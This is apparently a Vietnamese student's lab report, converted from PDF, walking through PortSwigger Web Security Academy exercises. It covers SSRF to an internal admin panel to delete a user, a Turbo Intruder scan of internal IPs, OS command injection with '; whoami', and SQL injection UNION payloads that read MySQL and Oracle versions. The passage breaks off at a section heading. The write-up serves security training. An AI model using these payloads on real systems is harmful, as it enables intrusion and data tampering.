
1. Mở lab bằng Burp Suite để có thể bắt gói tin POST đến `/product/stock` và gửi request đó đến Repeater

## ĐỒ ÁN 2



Hình 25: Chuột phải vào gói tin → Send to Repeater

- Chỉnh giá trị `stockApi` thành `http://127.0.0.1/admin` để có thể gửi đến `localhost`. Sau đó nhấn **Send** → Trả về giao diện của trang admin, từ đây có thể tìm ra URL để xóa user `carlos`



Hình 26: Chỉnh `stockApi` và gửi để tìm ra URL xóa user

- Chỉnh giá trị `stockApi` thành URL vừa tìm được và **Send** tiếp để có thể xóa user

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request to `/product/stock` with various headers and a session cookie. The URL parameter `stockApi` is highlighted in red. The Response pane shows a `HTTP/2 302 Found` status with a `Location: /admin` header.

```

1 POST /product/stock HTTP/2
2 Host: 0a6a007d04ed2f4f806f4ea300b80070.web-security-academy.net
3 Cookie: session=2QCCYSHumFLgnpThrv2Bv7kqjCX0mfGp
4 Content-Length: 54
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="138"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: /*
12 Origin: https://0a6a007d04ed2f4f806f4ea300b80070.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0a6a007d04ed2f4f806f4ea300b80070.web-security-academy.net/product?produ
ctId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19
20 stockApi=http://127.0.0.1/admin/delete?username=carlos
  
```

Hình 27: Gửi request bằng URL vừa tìm được để xóa user

### Kết quả đạt được


Sau khi gửi request cuối, server trả về `302 Found` (xóa thành công) và lab được đánh dấu là Solved

The screenshot shows the Web Security Academy lab page for 'Basic SSRF against the local server'. The status bar indicates it is solved. The main content area says 'Congratulations, you solved the lab!' and shows a star rating of 5 stars and a price of \$3.73.

Hình 28: Lab được đánh dấu là Solved

## 2.9 Basic SSRF against another back-end system

Minh chứng



Hình 29: Minh chứng đã hoàn thành lab

### Giải thích chi tiết


Lab yêu cầu khai thác lỗ hổng SSRF (Server-Side Request Forgery) tại endpoint `/product/stock`, nơi ứng dụng gửi HTTP request nội bộ tới một địa chỉ do người dùng kiểm soát thông qua tham số `stockApi`.

Mục tiêu là:

- Quét dải IP nội bộ `192.168.0.1` → `192.168.0.255` tại port `8080`
- Tìm địa chỉ có giao diện `/admin` chứa người dùng `carlos`
- Gửi SSRF request để xóa người dùng `carlos`

Để có thể thực hiện mục tiêu trên, cần chuẩn bị:


1. Download Burp Suite (có thể dùng Community Edition) để có thể thực hiện bắt các gói tin.
2. Download extension **Turbo Intruder** để có thể gửi các gói tin dò IP nội bộ nhanh hơn.



Hình 30: Vào tab Extensions → BApp Store → Turbo Intruder → Install

3. Vào tab **Proxy** chọn **Open browser** và mở URL của lab vào để thực hiện tấn công SSRF  
Để có thể thực hiện tấn công SSRF server, ta làm từng bước như sau:

- Trên giao diện web, khi nhấn **Check stock** tại `/product?productId=2` thì trên Burp Suite bắt được gói POST đến `/rproduct/stock`. Nhấn chuột phải và chọn như hình để gửi đến **Turbo intruder**



Hình 31: Chuột phải → Extensions → Turbo Intruder → Send to turbo intruder

- Mở giao diện Turbo Intruder, tiến hành chỉnh `stockApi=http://192.168.0.%s:8080/admin` và chỉnh `x` chạy trong `range(1,255)` để có thể quét hết các range. Sau đó nhấn **Attack** để có thể chạy code

```

# Find more example scripts at https://github.com/PortSwigger/turbo-intruder/blob/master/resources/examples/default.py
def queueRequests(target, wordlist):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False,
                           engine=Engine.THREADED
                           )
    for x in range(1, 255):
        engine.queue(target.req, x)
    for word in open('/usr/share/dict/words'):
        engine.queue(target.req, word.rstrip())

```

Hình 32: Chỉnh hai phần khoanh đỏ giống như hình và bấm Attack

- Tại kết quả hàng số 250 (tức IP `192.168.0.250`) thu về `status code = 200`. Phản hồi chứa HTML render giao diện admin, điều này xác nhận server backend đã truy cập thành công URL.

## ĐỒ ÁN 2

The screenshot shows the ZAP proxy tool interface. On the left, a list of requests is displayed in a table with columns: Row, Payload, Status, Words, Length, Time, Arrival, Label, Queue ID, and Connection... . A specific request is highlighted with a red border. On the right, the detailed view of this request is shown in two panes: 'Pretty' and 'Raw'. The 'Pretty' pane shows the full HTTP request and response. The 'Raw' pane shows the raw hex and ASCII data. In the 'Pretty' pane, a URL in the response body is highlighted with a red box: `<a href="/http://192.168.0.250:8080/admin/delete?username=carlos">`. Below the panes are buttons for search and highlights.

Hình 33: Giao diện `/admin` tại `192.168.0.250:8080`

- Sau khi đọc file HTML response, xác định được địa chỉ IP hợp lệ và URL delete user `carlos`  
`stockApi=http://192.168.0.250:8080/admin/delete?username=carlos`

- Quay lại tab **Proxy - HTTP Proxy** để gửi gói POST lúc đầu sang tab **Repeater**

The screenshot shows the ZAP repeater tool. A context menu is open over a selected request. The menu items are: 'Add to scope', 'Scan', 'Send to Intruder' (with `Ctrl+I` hotkey), and 'Send to Repeater' (with `Ctrl+R` hotkey). The 'Send to Repeater' option is highlighted with a blue background.

Hình 34: Send to Repeater

- Khi qua tab **Repeater**, chỉnh sửa `stockApi` thành đoạn URL ở trên và nhấn **Send**, server trả về **302 Found** chứng tỏ đã xóa user thành công

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a POST request is shown with the URL `/product/stock`. The 'Raw' tab displays the following payload:

```

1 POST /product/stock HTTP/2
2 Host: 0a4a0f70432a5a2807e3fa4002300ee.web-security-academy.net
3 Cookie: session=C1z0TyhbZti6CajqCYgHreZy15WiFCKP
4 Content-Length: 63
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-UA: "Not(A;Brand";v="8", "Chromium";v="130"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-UA-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */
12 Origin: https://0a4a0f70432a5a2807e3fa4002300ee.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0a4a0f70432a5a2807e3fa4002300ee.web-security-academy.net/product?produ
    ctId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19
20 stockApi=http://192.168.0.250:8080/admin/delete?username=carlos


```

The 'Response' pane shows a 302 Found status with a Location header pointing to `http://192.168.0.250:8080/admin`.

Hình 35: Xóa user thành công


### Kết quả đạt được

Sau khi xóa user thành công, nhận được thông báo bài lab đã được hoàn thành



## 2.10 OS command injection, simple case

Minh chứng



Hình 36: Minh chứng đã hoàn thành lab

### Giải thích chi tiết

Ứng dụng có chức năng **Check stock** thực hiện bằng cách gửi một POST request tới `/product/stock` có dạng tương tự như sau:

```

1 POST /product/stock
2 Content-Type: application/x-www-form-urlencoded
3
4 productId=1&storeId=1

```

## ĐỒ ÁN 2

The screenshot shows the Burp Suite interface. In the 'Proxy' tab, a list of captured requests is shown. One specific request to `/product/1/store/1` is selected. The 'Repeater' tab is active, showing the raw request and its response. The request body contains a payload: `productId=1&storeId=1; whoami`. The response shows a successful `200 OK` status with the content type set to `text/plain; charset=utf-8`. The response body contains the output of the `whoami` command, which is typically `root`.

Hình 37: Bắt được request và tiến hành gửi sang Repeater để chèn payload

Có thể đoán backend sẽ chạy một câu lệnh kiểu:

```
1 check_stock.sh 1 1
hoặc
1 /bin/bash -c "curl http://stockapi/product/1/store/1"
```

Nếu đầu vào không được **sanitize**, attacker có thể chèn thêm lệnh vào và thực hiện command injection.

Ta thử chèn payload vào tham số `storeId`:

```
1 productId=1&storeId=1; whoami
Khi đó, server sẽ thực thi tương ứng
1 check_stock.sh 1 1; whoami
hoặc
1 /bin/bash -c "curl http://stockapi/product/1/store/1; whoami"
```

→ Dấu `;` để kết thúc lệnh hợp lệ trước, `whoami` được thực thi riêng và in ra tên user

## Kết quả đạt được

Tiến hành gửi request với payload đã tạo phía trên, server sẽ phản hồi lên tên user trên hệ thống  
→ Hoàn thành lab

The screenshot displays a network traffic capture interface with two main sections: Request and Response.

**Request:**

- Pretty Raw Hex
- POST /product/stock HTTP/2
- Host: 0a6e004503c8a19e8093add8000c0016.web-security-academy.net
- Cookie: session=0Wos6xWkfJBxCPtf8wfCndReN7BzeRF5
- Content-Length: 28
- Sec-Ch-Ua-Platform: "Windows"
- Accept-Language: en-US,en;q=0.9
- Sec-Ch-UA: "Not/A,Brand";v="8", "Chromium";v="138"
- Content-Type: application/x-www-form-urlencoded
- Sec-Ch-UA-Mobile: ?0
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
- Accept: \*/\*
- Origin: https://0a6e004503c8a19e8093add8000c0016.web-security-academy.net
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: cors
- Sec-Fetch-Dest: empty
- Referer: https://0a6e004503c8a19e8093add8000c0016.web-security-academy.net/product?produ
- ctId=1
- Accept-Encoding: gzip, deflate, br
- Priority: u1, i
- productId=1&storeId=1;whoami

**Response:**


- Pretty Raw Hex Render
- HTTP/2 200 OK
- Content-Type: text/plain; charset=utf-8
- X-Frame-Options: SAMEORIGIN
- Content-Length: 16
- 62
- peter
- 2eJK0rq
- 

Hình 38: In ra được tên user trên hệ thống server

### 3 Trình độ PRACTITIONER

#### 3.1 SQL injection attack, querying the database type and version on MySQL and Microsoft

Minh chứng



Hình 39: Minh chứng đã hoàn thành lab

#### Giải thích chi tiết

Khi vào trang của `category` cụ thể, có thể thấy URL có dạng

1 `https://<host>/filter?category=Pets`

## Pets

Refine your search:  
[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Pets](#) [Toys & Games](#)

### Giant Grasshopper

If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat. We breed our grasshoppers to an enormously threatening size, and train them to bite using the keyword, 'bite'. This is particularly useful when other pet owners aren't put off by its peculiarities and insist on chatting 'animal' with you. The grasshoppers are surprisingly easy to keep. They will keep your home free of bugs and vermin and need little else to eat. They are slightly jumpy about being taken out on a leash, but with practice, you will find a way to fall in step quite quickly. This particular breed has an

Hình 40: Category Pets

Có thể đoán giá trị `category` được chèn trực tiếp vào câu lệnh SQL phía backend mà không qua kiểm soát đầu vào người dùng. Có thể thử nghiệm bằng payload '`'` → Kết quả: Internal Server Error → Đây là dấu hiệu rõ ràng cho thấy giá trị đầu vào '`'` đã phá vỡ cú pháp SQL, xác nhận lỗi SQL Injection tồn tại.

Hình 41: Kiểm tra lỗi SQL injection

Để có thể mở rộng câu query để in ra version của MySQL thì cần phải xác định số lượng cột phù hợp với câu lệnh `UNION SELECT` bằng các payload sau (# dùng để comment các đoạn code phía sau):

```

1 " UNION SELECT 'a'#      → Internal Server Error
2 ' UNION SELECT 'a'#      → Internal Server Error
3 " UNION SELECT 'a', 'a'# → Internal Server Error
4 ' UNION SELECT 'a', 'a'# → OK

```

The screenshot shows a browser window for the 'WebSecurity Academy' lab titled 'SQL injection attack, querying the database type and version on MySQL and Microsoft'. The URL is `cd00a00368f34a80c4b26600db00a1.web-security-academy.net/filter?category='+UNION+SELECT+'a','a'%23`. The page displays the following content:

- Back to lab home**
- Make the database retrieve the string: '8.0.42-Ubuntu0.20.04.1'**
- Back to lab description**
- Home**

Below the instructions, there is a search bar with the placeholder 'Refine your search:' and a dropdown menu with categories: All, Clothing, shoes and accessories, Corporate gifts, Food & Drink, Pets, Toys & Games.

The search results for 'a' and 'a#' are shown:

- a**: Internal Server Error
- a#**: OK


Hình 42: Tìm được số cột của câu query gốc

→ Truy vấn gốc trả về 2 cột. Từ đó cần `UNION SELECT` 2 giá trị để không gây ra lỗi cú pháp  
Vì backend dùng MySQL nên để hiển thị version thì ta dùng câu lệnh sau:

```
1 ' UNION SELECT @@version, 'a'#
```

### Kết quả đạt được


Sau khi gửi payload cuối cùng, website hiển thị chuỗi version **8.0.42-Ubuntu0.20.04.1** và bài lab được đánh dấu Solved



Hình 43: Version được in ra

### 3.2 SQL injection attack, querying the database type and version on Oracle

Mình chứng



Hình 44: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Các bước làm tương tự như bài trên, tuy nhiên lần này hệ thống sử dụng **Oracle** nên để in ra version thì dùng câu lệnh sau:

```
1 ' UNION SELECT NULL, banner FROM v$version --
```

## Kết quả đạt được


Sau khi gửi payload cuối cùng, website hiển thị chuỗi version và bài lab được đánh dấu Solved

The screenshot shows a browser window for the URL `0aba0011046a67928096089e00a400b6.web-security-academy.net/filter?category=' UNION SELECT NULL, banner FROM v$version --`. The page title is "SQL injection attack, querying the database type and version on Oracle". A green button indicates the task is "Solved". Below the title, it says "Congratulations, you solved the lab!". There is a "Home" link at the top right. The main content area displays the injected SQL query: "' UNION SELECT NULL, banner FROM v\$version --". Below this, there is a search bar with the placeholder "Refine your search:" and categories: All, Accessories, Clothing, shoes and accessories, Food & Drink, Pets, Toys & Games. At the bottom, three lines of database information are shown: "CORE 11.2.0.2.0 Production", "NLSRTL Version 11.2.0.2.0 - Production", and "Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production".

Hình 45: Version được in ra

### 3.3 SQL injection attack, listing the database contents on non-Oracle databases

#### Minh chứng



Hình 46: Minh chứng đã hoàn thành lab

